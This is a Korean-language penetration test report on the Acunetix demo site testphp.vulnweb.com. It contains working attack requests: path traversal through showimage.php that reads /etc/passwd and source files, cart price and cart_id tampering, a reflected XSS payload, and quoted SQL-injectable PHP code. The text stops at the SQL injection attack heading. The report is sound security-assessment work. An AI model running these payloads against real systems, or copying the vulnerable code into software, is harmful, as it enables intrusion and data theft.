

<http://testphp.vulnweb.com>

시나리오 기반 모의침투 결과보고서

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

팀명: 8 조 - testphp 팀

팀 원 : 김 현 승

팀 원 : 정 규 환

팀 원 : 장 형 순

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

문서 정보

File Name
원안작성자
수정작업자

Testphp 모의해킹 결과 보고서
 김현승, 정규환, 장형순
 김현승, 정규환, 장형순

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

목차

1. 개요.....	6
1.1. 모의해킹 정의.....	6
1.2. 수행일정/수행내역.....	6
1.3. 수행 대상 및 장소.....	6
1.4. 수행 단계별 방법.....	7
1.5. 점검 항목.....	8
1.6. 점검 도구.....	9
2. 결과 요약.....	10
2.1. 총평.....	10
2.2. 취약점 요약.....	11
3. 상세 수행 내역.....	13
3.1. 파라미터 조작.....	13
3.1.1. showimage.php 및 /etc/passwd 내용 확인.....	13
3.1.2. 서버 사이드 스크립트 소스 유출.....	14
3.1.3. 장바구니 가격 조정.....	15
3.1.4. 장바구니 sendcommand.php.....	16
3.2. 불필요한 파일 존재.....	19
3.3. SQL Injection.....	20
3.3.1. 전체 페이지 (로그아웃 관련).....	20
3.3.2. /search.php – searchFor 파라미터.....	22
3.3.3. /search.php – test 파라미터.....	24
3.3.4. /artists.php.....	25
3.3.5. /userinfo.php.....	27
3.3.6. SQLMap 을 이용한 자동화 공격.....	28
3.4. 인증 우회.....	30
3.4.1. 회원가입 인증 취약점.....	30
3.4.2. 쿠키 재사용 여부.....	31
3.4.3. 프로필 업데이트 인증 미흡.....	33
3.5. Cross-Site Scripting(XSS).....	34
3.5.1. Reflected XSS.....	34
3.6. 디렉터리 리스팅 & 파일 다운로드.....	37

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.7.	Google Dork 취약점	38
4.	취약점 대응방안	40
4.1.	계정정보 추측 및 대입	40
4.1.1.	취약점 개요	40
4.1.2.	권고사항	40
4.1.3.	대응방안 적용 예시	41
4.2.	파라미터 조작	41
4.2.1.	취약점 개요	41
4.2.2.	권고사항	42
4.3.	불필요한 파일 존재	43
4.3.1.	취약점 개요	43
4.3.2.	권고사항	43
4.3.3.	/search.php – test 파라미터	43
4.4.	SQL Injection	44
4.4.1.	전체 페이지 (로그아웃 관련)	44
4.4.2.	권고사항	44
4.5.	인증 우회	45
4.5.1.	취약점 개요	45
4.5.2.	권고사항	45
4.6.	Cross-Site Scripting	46
4.6.1.	취약점 개요	46
4.6.2.	권고사항	46
4.7.	디렉터리 리스팅 & 파일 다운로드	49
4.7.1.	취약점 개요	49
4.7.2.	권고사항	49
4.8.	Google Dork 취약점	50
4.8.1.	취약점 개요	50
4.8.2.	권고사항	50

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

1. 개요

1.1. 모의해킹 정의

본 모의해킹 진단은 웹 서비스의 관련된 모든 정보 자산에 대해 취약점을 도출/분석 하여 대책을 수립하기 위한 것이다. 시나리오 기반으로 해커와 동일한 환경과 조건, 기술을 가지고 모의 침투를 실행하여 취약점을 발견하고, 발견된 취약점을 점검하여 사전 예방을 통한 보안 현황 확인과 대응 방안 확립을 목적으로 한다.

1.2. 수행일정/수행내역

본 모의해킹은 2025 년 4 월 24 일부터 ~ 2025 년 04 월 25 일까지 2 일간 진행이 되며, 총 0.75M/M 가 투입된다. Task 별 자세한 일정은 아래 표와 같다.

04 월 24 일(목)	04 월 25 일(금)
환경분석	모의해킹 수행
모의해킹 수행	보고서 작성

표 1-1 모의해킹 진단 일정

담당자	수행 범위	E-Mail
정규환	전체 서비스	Wjdrbghks987@gmail.com
김현승	전체 서비스	dmskhs0912@gmail.com
장형순	전체 서비스	gudtns4535@gmail.com

표 1-2 담당자별 수행 내역

1.3. 수행 대상 및 장소

본 모의해킹은 아래 표 1-3 의 testphp 웹 서비스를 대상으로 진단하며, Task 별로 해당 대상에 대해 점검을 진행했다.

구분(Task)	대상 도메인	대상 IP 정보	서비스
외부 모의해킹	testphp.vulnweb.com	44.228.249.3	PHP 웹 서비스

표 1-3 모의해킹 수행 범위

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

본 모의해킹은 외부 IP 대역에서 진행하였으며, 취약점 점검 수행자의 IP 는 담당자에게 사전 전달한다. 점검 수행 시 장애가 발생하면 담당자에게 즉시 보고하게 된다.

구분(Task)	수행자 IP	장소
외부 모의해킹	192.168.0.2~192.168.0.254	보안 프로젝트 랩실

표 1-4 모의해킹 장애 처리

1.4. 수행 단계별 방법

본 모의해킹은 단계별로 정보 수집부터 보고서 작성까지 아래 그림 1-1 의 과정을 통해 진행된다.




그림 1-1 모의해킹 수행 단계

각 수행 단계별 요약 설명은 아래 표 1-5 와 같다.

수행 단계	설명
정보 수집	대상에 대한 서버/네트워크/서비스에 대한 불필요한 서비스 접근 가능성, 외부에서 파악할 수 있는 정보들을 수집하는 단계
취약점 분석	각 네트워크 구간별로 적합한 취약점 스캔 도구를 이용하여 발생할 수 있는 취약점에 대한 정보를 수집하는 단계 (단, 네트워크 장비/서비스에 장애를 유발할 수 있는 경우에는 제외)
침투 테스트	취약점 정보 수집 및 분석 단계를 통해 획득한 정보를 기반으로 수동 점검하여 시스템 내부까지 침투할 수 있는지 시나리오 기반으로 접근하는 단계
실제 공격	취약점이 확인되었을 때 공격에 의한 시스템 보안 위협이 시스템 및 비즈니스 측면에서 어느 정도의 영향을 미칠 수 있는지 분석하는 단계
보고서 작성	도출된 취약점에 대한 총평/영향도/상세분석/보안가이드가 포함된 보고서를

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

	작성하는 단계
--	---------

표 1-5 수행 단계 설명

1.5. 점검 항목

점검 항목은 OWASP TOP 10, SANS TOP 25, KISA 48 대 취약점 항목 등을 기반으로 제작된 자사의 취약점 점검 방법론을 이용하여 진행된다.

순번	분류	코드	점검 항목
1	계정정보 추측 및 대입	BP-001	취약한 패스워드 설정 여부
		BP-002	어플리케이션/장비 기본 패스워드 설정 여부
2	인증 우회	BP-003	쿠키 재사용 (Replay Attack) 여부
		BP-004	중요페이지 세션/인증/접근 체크 여부
		BP-005	클라이언트 인증 우회 여부 (Javascript 우회)
3	파라미터 조작	BP-006	URL 정보 내 파라미터 위/변조 여부
		BP-007	필드 값 조작에 따른 검증 여부
4	XSS (CSRF) 취약점	BP-008	악의적인 스크립트 필터링 여부 (POST 메소드)
		BP-009	URL 파라미터 필터링 여부 (GET 메소드)
		BP-010	XST, TRACE 옵션 허용 여부
		BP-011	CSRF 취약점 허용 여부
5	에러 메시지 처리	BP-012	에러 메시지를 통한 중요/불필요한 정보 유출
6	디렉터리 리스팅 취약점	BP-013	디렉터리 리스팅 여부
7	관리자 페이지 추측	BP-014	페이지 내 관리자 페이지 링크 여부
		BP-015	관리자 페이지 접근 여부
8	페이지내 중요 정보 노출	BP-016	중요 개인정보 노출 여부
		BP-017	쿠키 값 내 중요정보 유출 여부

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

9	불필요 파일 존재	BP-018	데이터베이스 관련 정보 유출 여부
		BP-019	중요정보 평문전송
		BP-020	불필요한 페이지 존재 여부
		BP-021	백업, 압축 등 불필요 파일 존재 여부
		BP-022	테스트 페이지, 데모 페이지 삭제 여부
10	파일 다운로드 취약점	BP-023	입력 값 검증 미흡으로 파일 다운로드 공격 여부
11	파일 업로드 취약점	BP-024	입력 값 검증 미흡으로 파일 업로드 공격 여부
12	부적절한 Include 취약점	BP-025	부적절한 Include 허용 여부
13	URL 강제 호출	BP-026	비인가 페이지 강제 호출 여부
14	SQL Injection	BP-027	SQL Injection 허용 여부
15	최신 취약점 미패치	BP-028	보안에 취약한 오래된 어플리케이션 사용 여부
16	부적절한 서버 설정	BP-029	서버 보안 설정 여부
17	법적 요구사항 검토	BP-030	개인정보보호법에 의한 적절성 여부

표 1-6 점검 항목

1.6. 점검 도구

본 모의해킹을 수행하면서 사용된 도구는 아래 표와 같다.

도구 이름	용도	사이트
DirBuster	디렉터리 스캔	http://sourceforge.net/projects/dirbuster/
Nikto	취약점 분석	https://cirt.net/Nikto2
SQLMap	SQL Injection 테스트	www.sqlmap.org/
BurpSuite	프록시	http://portswigger.net/Burp/

표 1-7 점검 도구

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

2. 결과 요약

2.1. 총평

본 모의해킹 진단은 내부 및 외부 서비스를 대상으로 수행되었으며, 총 7 가지의 취약점이 발견되었다. 각 취약점은 심각도를 5 점 만점으로 평가하여 High (5 점), Medium (3 점), Low(1 점)으로 분류하였다. 평가 기준에 따라 세 가지 레벨로 구분된 취약점들의 내용은 표 22 에 정리되어 있다.

이번 점검을 통해 사이트에 미치는 위협 요소를 파악하였으며, 특히 High(5 점) 등급의 취약점에 대한 신속한 대응이 요구된다.-

취약점	요약	심각도
파라미터 조작	Files 파라미터를 조작해 서버 내부 설정 파일 및 웹사이트 코드(소스)를 직접 열람 가능	High
불필요한 파일 존재	웹 루트에 php 설정 정보가 담긴 페이지가 그대로 남아 있어, PHP 버전, 확장, 모듈, 디렉터리 구조 등 내부 환경 정보가 노출됨.	Low
SQL Injection	입력값 필터링이 부적절하여 쿼리문에 직접 삽입된 파라미터로 인해 데이터베이스 구조 조회 및 임의 조작이 가능	High
인증 우회	상품 결제 페이지에서 price 파라미터를 조작해 상품 금액을 임의 변경할 수 있음	Medium
XSS 취약점	게시판에 스크립트를 삽입하여 악성코드 배포나 세션 탈취가 가능한 취약점 존재	Medium
디렉터리 리스팅 파일 다운로드	디렉토리 리스팅이 활성화되어 내부 구조가 노출되고, 민감 파일을 무인증으로 다운로드할 수 있음	Medium
Google Dork 취약점	구글 검색엔진에 admin 이 포함된 페이지 등 관리 디렉터리가 검색 결과에 노출	Low

표 2-1 모의해킹 진단 내역

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

2.2. 취약점 요약

[파라미터 조작]

showimage.php 에 외부 입력값인 file 파라미터를 검증 없이 그대로 파일 경로로 사용함으로써 서버 내부의 파일을 확인할 수 있으며, 이를 통해 일반 사용자에게 노출돼서는 안 될 서버 내 임의의 소스 코드나 민감 파일에 접근할 수 있다. file 파라미터에 상대경로를 주입함으로써 인증 절차 없이 시스템의 파일이 평문 형태로 열람되었으며, 소스코드가 노출이 되었다. 또한 sendcommand.php 경우 서버 측 검증 없이 클라이언트 입력값을 그대로 신뢰하여 처리하여, POST 요청 시 금액을 임의로 조작할 수 있는 취약점이 발생하였다.

[불필요한 파일 존재]

phpinfo() 페이지가 외부에 노출돼 내부 PHP 설정·버전 정보가 그대로 공개된다. 공격자는 이를 기반으로 CVE 취약점 공격을 시도할 수 있다.

[SQL Injection]

대상 사이트는 쿠키, POST-GET 파라미터를 검증하지 않고 SQL 문에 직접 삽입해 다중 SQL 인젝션이 발생한다. login 쿠키를 통해 주석 기반 인증 우회가 가능하며, searchFor-test-artist 등 파라미터로 UNION 쿼리를 주입해 DB-계정·카드 정보를 노출시킬 수 있다. userinfo.php 에서는 Blind SQLi 기법으로 패스워드를 추출할 수 있고, DB 내에서 패스워드는 평문으로 저장돼 위험성이 가중된다. Prepared Statement 미적용, 에러 메시지 노출 등 보안 통제가 전무하다.

[인증 우회]

회원가입 입력값을 검증하지 않아 임의·대량 계정 생성이 가능하다. 로그인 쿠키에 아이디와 비밀번호를 평문으로 저장해 탈취만으로 세션이 재사용되어 인증이 우회된다. 프로필 수정 역시 비밀번호 재검증 없이 쿠키 존재만으로 처리돼 사용자 정보가 임의로 변경된다.

[XSS 취약점]

대상 사이트는 사이트에서 검색을 진행 할 수 있는 search art 와 사용자 정보를 입력하는 userinfo, 댓글을 입력할 수 있는 guestbook 기능에서 사용자 입력이 적절히 검증되지 않아 스크립트 삽입이 가능했고, 이로 인해 <script>alert(1)</script> 코드를 그대로 브라우저에서 실행시킬 수 있었다. 사용자 입력값에 대한 검증 절차가 부족해, 입력된 데이터가 그대로 출력되는 구간에서 XSS 취약점이 발생한다.

[디렉터리 리스팅 & 파일 다운로드]

디렉터리 인덱싱이 활성화돼 /pictures/, /CVS/, /vendor/ 등 내부 경로와 credentials.txt·wp-config.bak 같은 민감 파일이 그대로 노출된다. 공격자는 브라우저만으로 목록을 열람·다운로드해

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

DB 계정과 비밀번호 등 기밀 정보를 획득하고, 이를 바탕으로 추가 침투·권한 상승을 시도할 수 있다.

[Google Dork 취약점]

Google Dork 검색으로 admin 관련 관리 페이지가 그대로 노출돼 접근 경로가 공개된다. 공격자는 이를 토대로 관리 인터페이스를 식별하고 추가 스캔이나 직접 공격을 시도할 수 있다.


	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3. 상세 수행 내역

3.1. 파라미터 조작

3.1.1. showimage.php 및 /etc/passwd 내용 확인

showimage.php 에는 외부 입력값인 file 파라미터를 검증 없이 그대로 파일 경로로 사용함으로써 서버 내부의 파일을 확인할 수 있으며, 이를 통해 일반 사용자에게 노출돼서는 안 될 서버 내 임의의 소스 코드나 민감 파일에 접근할 수 있다. 이러한 검증 부재는 파일 존재 여부나 확장자 검사 없이 모든 경로를 허용하므로, 공격자는 원격에서 PHP 소스코드나 설정 파일 등을 열람, 유출할 위험이 있다.



showimage.php 는 HTTP GET 요청으로 전달된 file 파라미터를 GET 파라미터로 직접 받아 fopen 함수에 그대로 전달함으로써 사용자 입력값을 검증 없이 파일 시스템 경로로 사용한다.

실제로 file 파라미터를 **./index.php** 로 변경하면 index.php 소스 코드를 그대로 열람할 수 있다. 이 과정에서 User-Agent 헤더가 설정된 상태에서는 코드 조회가 실패하므로, 공격을 성공시키기 위해서는 User-Agent 값을 완전히 제거해야 한다. 해당 취약점은 설정 파일 등 서버 내 민감 파일이 자유롭게 조회된다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

```

GET /showimage.php?file=../index.php HTTP/1.1
Host: testphp.vulnweb.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Referer: http://203.233.19.12/
Accept-Encoding: gzip, deflate, br
Accept-Language: ko,en-US;q=0.9,en;q=0.8,ru;q=0.7
Cookie: login=test%2Ftest
Connection: keep-alive

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Thu, 24 Apr 2025 01:56:56 GMT
4 Content-Type: image/jpeg
5 Connection: keep-alive
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 5502
8
9 <?PHP
10     header('HTTP/1.0 200 Ok');
11     require_once("database_connect.php"); ?>
12 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional
13 "http://www.w3.org/TR/html4/loose.dtd">
14 <html><!-- InstanceBegin
15 template="/Templates/main_dynamic_template.dwt.php"
16 codeOutsideHTMLOutsideIsLocked="false" -->
17 <head>
18 <meta http-equiv="Content-Type" content="text/html; char
19 set=utf-8" />
20 <!-- InstanceBeginEditable name="document_title_rgn" -->
21 <title>Home of Acunetix Art</title>
22 <!-- InstanceEndEditable -->
23 <link rel="stylesheet" href="style.css" type="text/css">
24 <!-- InstanceBeginEditable name="headers_rgn" -->
25 <!-- here goes headers headers -->

```

file 파라미터에 상대 경로(../etc/passwd)를 주입함으로써 인증 절차 없이 시스템의 파일이 평문 형태로 열람되었으며, 서버 내부 사용자 계정 정보가 외부로 유출되는 치명적 결과를 초래한다.

공격자는 유출된 계정 정보를 바탕으로 권한 상승이나 내부 네트워크 추가 침투를 시도할 수 있어

보안에 있어 매우 치명적이다. 따라서 입력값 검증을 강화하고 화이트리스트 기반 파일 접근 제어를 통해 허용된 디렉터리 외 접근을 차단해야 한다.

```

?file=../../etc/passwd HTTP/1.1
Host: testphp.vulnweb.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Referer: http://203.233.19.12/
Accept-Encoding: gzip, deflate, br
Accept-Language: ko,en-US;q=0.9,en;q=0.8,ru;q=0.7
Cookie: login=test%2Ftest
Connection: keep-alive

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Thu, 24 Apr 2025 01:59:39 GMT
4 Content-Type: image/jpeg
5 Connection: keep-alive
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 845
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
11 bin:x:2:2:bin:/bin:/bin/sh
12 sys:x:3:3:sys:/dev:/bin/sh
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/bin/sh
15 man:x:6:12:man:/var/cache/man:/bin/sh
16 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
17 mail:x:8:8:mail:/var/mail:/bin/sh
18 news:x:9:9:news:/var/spool/news:/bin/sh
19 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

```

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.1.2. 서버 사이드 스크립트 소스 유출

이 웹사이트는 위 showimage.php 취약점과 서버에서 동작하는 스크립트 파일에 대한 접근 제한이 제대로 설정되어있지 않은 이유로, 소스코드가 외부에 노출이되는 취약점이 존재한다. 이를 통해 서버 사이드 스크립트의 내부 코드가 확인되었으며, 파일 내에 포함된 로직이나 경로, 데이터베이스 연결 정보 등을 확인할 수 있었다.




그림 sendcommand 소스 정보

발견한 스크립트	노출 정보
Index.php	로직 정보 노출
search.php	검색 쿼리 노출
cart.php	데이터 처리 경로 노출
database_connect.php	DB 연결 및 ID / PW 노출
login.php	로그인 로직 정보 노출
userinfo.php	로그인 쿼리문 노출
disclaimer.php	로직 정보 노출
guestbook.php	게시물 DB 연결 정보 노출
AJAX/index.php	로직 정보 노출
signup.php	회원가입 로직 정보 노출
secuerd/newuser.php	회원가입 로직 정보 노출
artists.php	로직 정보 노출

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

categories.php	로직 정보 노출
listproducts.php	데이터 처리 경로 노출
showimage.php	이미지 로직 정보 노출
product.php	물품 로직 정보 노출
logout.php	로그 아웃 로직 정보 노출
sendcommand.php	장바구니 데이터 쿼리 정보 노출
Mod_Rewrite_Shop/index.php	데이터 처리 경로 노출
AJAX/showxml.php	로직 정보 노출

표 발견한 스크립트

위 표는 서버 사이드 스크립트 소스가 확인된 부분들로 이 소스 정보들을 이용해 서버의 동작 방식을 분석하거나, 노출된 정보를 기반으로 추가적인 취약점을 탐색하도록 활용할 수 있었다.

3.1.3. 장바구니 가격 조정

장바구니 페이지(cart.php)의 price 파라미터는 서버 측 검증 없이 클라이언트 입력값을 그대로 신뢰하여 처리하므로, 공격자가 POST 요청 시 금액을 임의로 조작할 수 있는 취약점이 확인되었다.

이로 인해 결제 전 장바구니 화면에서는 변조된 금액이 표시되어 사용자에게 실제 결제 금액과 다른 정보를 제공하게 된다. 만약 백엔드에서도 동일한 검증이 누락된다면, 결제 단계에서 공격자는 저가로 결제를 완료하여 금전적 손실이 발생할 수 있다. 해당 취약점은 재무적 위험뿐 아니라 고객 신뢰도 저하로 이어질 우려가 있다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

```
POST /cart.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 19
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
Accept: text/html,application/xhtml+xml,application/xml
Referer: http://testphp.vulnweb.com/product.php?pic=1
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: login=test%2Ftest
Connection: keep-alive
```

price=10&addcart=1

Product id	Title	Artist	Category	Price	
1	The shore	r4w8173	Posters	\$10	delete
					Total: \$10
place a command for these items					

3.1.4. 장바구니 sendcommand.php 취약점

장바구니에 있는 'place a command for these items'을 클릭할 경우 현재 사용자의 장바구니 항목이 삭제되는 요청이 **sendcommand.php** 로 전송되는 것을 확인할 수 있다. 이 요청에는 cart_id 파라미터가 포함되어 있어, 공격자가 해당 값을 다른 사용자의 장바구니 ID 로 변경한 뒤 동일한 요청을 전송하면 타인의 장바구니 데이터가 무단으로 삭제될 수 있다. 이는 서버 측에서 cart_id 에 대한 소유자 검증이 이루어지지 않아 발생하는 취약점으로, 사용자의 검증과 무관하게 임의의 장바구니 자원을 조작할 수 있는 심각한 보안 결함이다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signin](#)

Product id	Title	Artist	Category	Price	
5	Mean	r4w8173	Posters	\$460	delete

place a command for these items

Total: \$460

Request

Pretty Raw Hex

```

1 POST /sendcommand.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 83
4 Cache-Control: max-age=0
5 Origin: http://testphp.vulnweb.com
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
10 Referer: http://testphp.vulnweb.com/cart.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: login=test%2Ftest
14 Connection: keep-alive
15
16 cart_id=b43293aed46e352d93b8049a0971b792&submitForm=place+a+command+for+these+items

```

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.2. 불필요한 파일 존재

웹에서 PHP 정보를 보여주는 **phpinfo()** 페이지가 외부에 노출되어 시스템 구성 정보를 누구나 열람 가능하다. 서버 내부의 PHP 환경 설정 및 버전 정보가 모두 노출되어, 공격자는 이를 토대로 알려진 취약점(CVE) 공격을 시도할 수 있다.


PHP Version 5.1.6 	
System	FreeBSD svn.local 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27 UTC 2007 root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386
Build Date	Jul 30 2007 12:20:01
Configure Command	'./configure' '--enable-versioning' '--enable-memory-limit' '--with-layout=GNU' '--with-config-file-scan-dir=/usr/local/etc/php' '--disable-all' '--enable-libxml' '--with-libxml-dir=/usr/local' '--enable-reflection' '--enable-spl' '--program-prefix=' '--enable-fastcgi' '--with-apxs2=/usr/local/sbin/apxs' '--with-regex=php' '--with-zend-vm=CALL' '--disable-ipv6' '--prefix=/usr/local' 'i386-portbld-freebsd6.2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php
additional .ini files parsed	/usr/local/etc/php/extensions.ini
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	disabled
Registered PHP Streams	php, file, http, ftp, https, ftps, compress.zlib

그림 3-1 PHP 버전 확인 페이지

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.3. SQL Injection

분류	코드	점검 항목
SQL Injection	BP-027	SQL Injection 허용 여부

그림 32 SQL Injection 점검 항목

3.3.1. 전체 페이지 (로그아웃 관련)

취약점 발생 소스 코드 분석

```
<?PHP
    if(isset($_COOKIE["login"])){
        $login = explode('/', $_COOKIE["login"]);
        $result = mysql_query("SELECT * FROM users WHERE uname='".$_.$login[0]."' AND
pass='".$_.$login[1]."'");

        if (!$result) {
            die('Error: ' . mysql_error());
        }

        if ($row = mysql_fetch_array($result)){
            echo "<a href='logout.php'>Logout ".$_.$row['uname']. "</a>";
        }
    }
?>
```

위 코드는 대부분의 페이지에 적용되는 코드이다. 로그인 한 사용자의 경우 웹 페이지 우측 상단에 Logout 버튼을 출력하기 위한 용도로 사용된다.

대상 사이트는 쿠키 값에 로그인 한 사용자의 Username(ID)과 Password 를 저장하는데, 위 코드에서 해당 쿠키 값이 실제 존재하는 계정의 ID/PW 인지 확인하기 위해 쿼리를 실행한다.

쿼리의 실행 결과가 존재하는 경우 정상적인 로그인 정보로 판단해 페이지 우측 상단에 'Logout Username'을 출력한다.

```
mysql_query("SELECT * FROM users WHERE uname='".$_.$login[0]."' AND
pass='".$_.$login[1]."'");
```

위 코드에서 \$login[0], \$login[1] 값을 검증 없이 쿼리 문에 삽입하고 있기 때문에 SQL Injection 취약점이 발생한다.

\$login[0], \$login[1] 값은 쿠키 login 값을 '/' 문자 기준으로 나눈 앞, 뒤 값이다. 예를 들어 login=a/b 인 경우 \$login[0]은 'a', \$login[1]은 'b'이다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

공격 수행

